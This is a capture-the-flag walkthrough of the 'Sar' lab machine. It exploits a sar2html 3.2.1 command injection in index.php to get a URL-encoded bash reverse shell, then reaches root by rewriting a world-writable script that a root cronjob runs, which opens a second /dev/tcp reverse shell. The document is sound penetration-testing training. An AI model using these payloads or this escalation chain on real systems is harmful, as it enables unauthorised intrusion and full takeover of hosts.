
Offensive Security – Sar

Alberto Gómez


First, I did a *nmap* scan:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn 192.168.51.35
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 05:55 EDT
Nmap scan report for 192.168.51.35
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

If we check the *robots.txt* file, we see the following:



We can access the site:




On the upper left corner, we see the site uses the 3.2.1 version of *sar2html*.

On exploitdb website, we can find a Remote Command Execution for this software. It is a Linux Command Injection on the *index.php* page:

```
In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

I tried it with '*whoami*' and got to see the current user:



Let's try a reverse shell with the next payload, URL-encoded:

bash -c 'bash -i >& /dev/tcp/192.168.49.51/8888 0>&1'

92.168.51.35/sar2HTML/index.php?plot=LINUX;bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.49.51%2F8888%200%3E%261%27

We got the shell and found the first flag:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.35] 46508
bash: cannot set terminal process group (973): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ ls -l /home
ls -l /home
total 8
-rw-r--r--  1 www-data www-data   33 May  8 15:07 local.txt
drwxr-xr-x 17 love     love     4096 Jul 24  2020 love
www-data@sar:/var/www/html/sar2HTML$ cat /home/local.txt
cat /home/local.txt
01354ffa954e6b4ad07b3889dff7abb8
www-data@sar:/var/www/html/sar2HTML$
```

Let's enhance our shell:

```
www-data@sar:/var/www/html/sar2HTML$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@sar:/var/www/html/sar2HTML$ ^Z
zsh: suspended  nc -lvnp 8888

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 8888
                               reset xterm
```

And then, '*export TERM=xterm*'.

We can see a *cronjob* at the end of */etc/crontab*:

```
www-data@sar:/var/www/html/sar2HTML$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
```

We can see that we can't modify the *finally.sh* script. But it executes the *write.sh* script, which we can modify:

```
www-data@sar:/var/www/html/sar2HTML$ ls -l /var/www/html
total 32
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Oct 20  2019 sar2HTML
-rwxrwxrwx 1 www-data www-data    30 Jul 24  2020 write.sh
www-data@sar:/var/www/html/sar2HTML$ cd ..
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$
```

We modify it to use *bash* and execute a *bash* TCP reverse shell:

```
  GNU nano 2.9.3                    write.sh                        Modified

#!/bin/bash
bash -i >& /dev/tcp/192.168.49.51/9999 0>&1
```

We get a shell on a listener we started and find the final flag on the */root* folder:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.35] 44008
bash: cannot set terminal process group (3545): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html# cd /root
cd /root
root@sar:~# ls
ls
proof.txt
root.txt
root@sar:~# cat proof.txt
cat proof.txt
f8f44388807a3dde08ec3bc408b98eca
root@sar:~#
```